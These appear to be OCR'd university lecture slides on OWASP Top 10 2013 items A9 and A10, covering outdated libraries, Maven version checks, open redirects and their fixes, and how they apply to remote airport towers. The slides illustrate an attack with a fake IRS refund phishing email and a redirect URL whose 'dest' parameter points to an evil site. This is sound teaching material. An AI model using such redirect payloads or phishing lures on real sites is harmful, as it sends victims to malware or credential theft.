https://www.asp /press/the-unfortunate-reality-of-insecure-libraries



29 MILLION vulnerable downloads in 2011

| | |
|---|---|
| Libraries | 31 |
| Library Versions | 1,261 |
| Organizations | 61,807 |
| Downloads | 113,939,358 |

# 2013-A9 – Using Known Vulnerable Components

## Vulnerable Components Are Common

- Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools
- This expands the threat agent pool beyond targeted attackers to include chaotic actors

## Widespread

- Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date
- In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse

## Typical Impact

- Full range of weaknesses is possible, including injection, broken access control, XSS ...
- The impact could range from minimal to complete host takeover and data compromise

# What Can You Do to Avoid This?

UNIVERSITY OF TRENTO

## Ideal

- Automation checks periodically (e.g., nightly build) to see if your libraries are out of date
- Even better, automation also tells you about known vulnerabilities

## Minimum


- By hand, periodically check to see if your libraries are out of date and upgrade those that are
- If any are out of date, but you really don’t want to upgrade, check to see if there are any known security issues with these out of data libraries
  - If so, upgrade those

## Could also

- By hand, periodically check to see if any of your libraries have any known vulnerabilities at this time
  - Check CVE, other vuln repositories
  - If any do, update at least these

# Automation Example for Java – Use Maven 'Versions' Plugin

## Output from the Maven Versions Plugin – Automated Analysis of Libraries' Status against Central repository



Dependencies

| Status | Group Id | Artifact Id | Current Version | Scope | Classifier | Type | Next Version | Next Incremental | Next Minor | Next Major |
|---|---|---|---|---|---|---|---|---|---|---|
| ⚠ | com.fasterxml.jackson.core | jackson-annotations | 2.0.4 | compile | | jar | | **2.0.5** | **2.1.0** | |
| ⚠ | com.fasterxml.jackson.core | jackson-core | 2.0.4 | compile | | jar | | **2.0.5** | **2.1.0** | |
| ⚠ | com.fasterxml.jackson.core | jackson-databind | 2.0.4 | compile | | jar | | **2.0.5** | **2.1.0** | |
| ⚠ | com.google.guava | guava | 11.0 | compile | | jar | | **11.0.1** | **12.0-rc1** | **12.0** |
| ⚠ | com.ibm.icu | icu4j | 49.1 | compile | | jar | | | | **50.1** |
| ⚠ | com.theoryinpractise | halbuilder | 1.0.4 | compile | | jar | | **1.0.5** | | |
| ⚠ | commons-codec | commons-codec | 1.3 | compile | | jar | | | **1.4** | |
| ✓ | commons-logging | commons-logging | 1.1.1 | compile | | jar | | | | |
| ⚠ | joda-time | joda-time | 2.0 | compile | | jar | | | **2.1** | |
| ⚠ | net.sf.ehcache | ehcache-core | 2.5.1 | compile | | jar | | **2.5.2** | **2.6.0** | |
| ⚠ | org.apache.httpcomponents | httpclient | 4.1.2 | compile | | jar | | **4.1.3** | **4.2** | |
| ⚠ | org.apache.httpcomponents | httpclient-cache | 4.1.2 | compile | | jar | | **4.1.3** | **4.2** | |
| ⚠ | org.apache.httpcomponents | httpcore | 4.1.2 | compile | | jar | | **4.1.3** | **4.2** | |
| ⚠ | org.jdom | jdom | 1.1 | compile | | jar | | **1.1.2** | | **2.0.0** |
| ✓ | org.slf4j | slf4j-api | 1.7.2 | provided | | jar | | | | |

**Most out of Date!**

**Details Developer Needs**

**This can automatically be run EVERY TIME software is built!!**

# 2013-A10 – Unvalidated Redirects and Forwards

## Web application redirects are very common

- And frequently include user supplied parameters in the destination URL
- If they aren't validated, attacker can send victim to a site of their choice

## Forwards (aka Transfer in .NET) are common too

- They internally send the request to a new page in the same application
- Sometimes parameters define the target page
- If not validated, attacker may be able to use unvalidated forward to bypass authentication or authorization checks

## Typical Impact


- Redirect victim to phishing or malware site
- Attacker's request is forwarded past security checks, allowing unauthorized function or data access


# Unvalidated Redirect Illustrated

1 Attacker sends attack to victim via email or webpage

From: Internal Revenue Service
Subject: Your Unclaimed Tax Refund
Our records show you have an unclaimed federal tax refund. Please click here to initiate your claim.

2 Victim clicks link containing unvalidated parameter





How to Exploit Hidden Fields - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/WebGoat/attack?Screen=6&menu=51
Go
Logout
How to Exploit Hidden Fields
OWASP WebGoat V
Admin Functions
General
Broken Authentication and Session Management
Broken Access Control
Cross-Site Scripting (XSS)
Unvalidated Parameters
How to Exploit Hidden Fields
How to Bypass Client Side JavaScript Validation
How to Exploit Unchecked Email
Insecure Storage
Injection Flaws
Improper Error Handling
Code Quality
Challenge

Request sent to vulnerable site, including attacker's destination site as parameter. Redirect sends victim to attacker site

http://www.irs.gov/taxrefund/claim.jsp?year=2006&
… &dest=www.evilsite.com

3 Application redirects victim to attacker's site



4 Evil site installs malware on victim, or phish's for private information

# A10 – Avoiding Unvalidated Redirects and Forwards

UNIVERSITY OF TRENTO

- There are a number of options
  1. Avoid using redirects and forwards as much as you can
  2. If used, don't involve user parameters in defining the target URL
  3. If you 'must' involve user parameters, then either
     a) Validate each parameter to ensure its <u>valid</u> and <u>authorized</u> for the current user, or
     b) (preferred) – Use server side mapping to translate choice provided to user with actual target page
  - Defense in depth: For redirects, validate the target URL after it is calculated to make sure it goes to an authorized external site
  - ESAPI can do this for you!!
    - See: SecurityWrapperResponse.sendRedirect( URL )
    - http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect(java.lang.String)

# Summary: How do you address these problems?

- Develop Secure Code
  - Follow the best practices in OWASP's Guide to Building Secure Web Applications
    - https://www.owasp.org/index.php/Guide
    - And the cheat sheets: https://www.owasp.org/index.php/Cheat_Sheets
  - Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure
    - https://www.owasp.org/index.php/ASVS
  - Use standard security components that are a fit for your organization
    - Use OWASP's ESAPI as a basis for your standard components
    - https://www.owasp.org/index.php/ESAPI
- Review Your Applications
  - Have an expert team review your applications
  - Review your applications yourselves following OWASP Guidelines
    - OWASP Code Review Guide: https://www.owasp.org/index.php/Code_Review_Guide
    - OWASP Testing Guide: https://www.owasp.org/index.php/Testing_Guide

# How this applies to the Remote Tower?

- The Out of the Window View is reproduced by the collected remote visual airport sensor data (from cameras and/or other sensors)
- The sensors are remotely managed through an Internet control system
- Web applications are installed on the sensors to allow monitoring
- These Web Applications are vulnerable to the same attacks that are in the OWASP Top 10

# Reading Material

- Open Web Application Security Project (OWASP) - http://www.owasp.org/index.php/Category:OWASP_Project
- National Institute of Standards and Technology (NIST) Computer Security Division - http://csrc.nist.gov/
- NIST: Security Considerations in the Information System Development Life Cycle http://csrc.nist.gov/publications/nistpubs/800-64/NIST-SP800-64.pdf
- National Institute of Standards and Technology (NIST) National Vulnerability Database Checklist Site - http://checklists.nist.gov/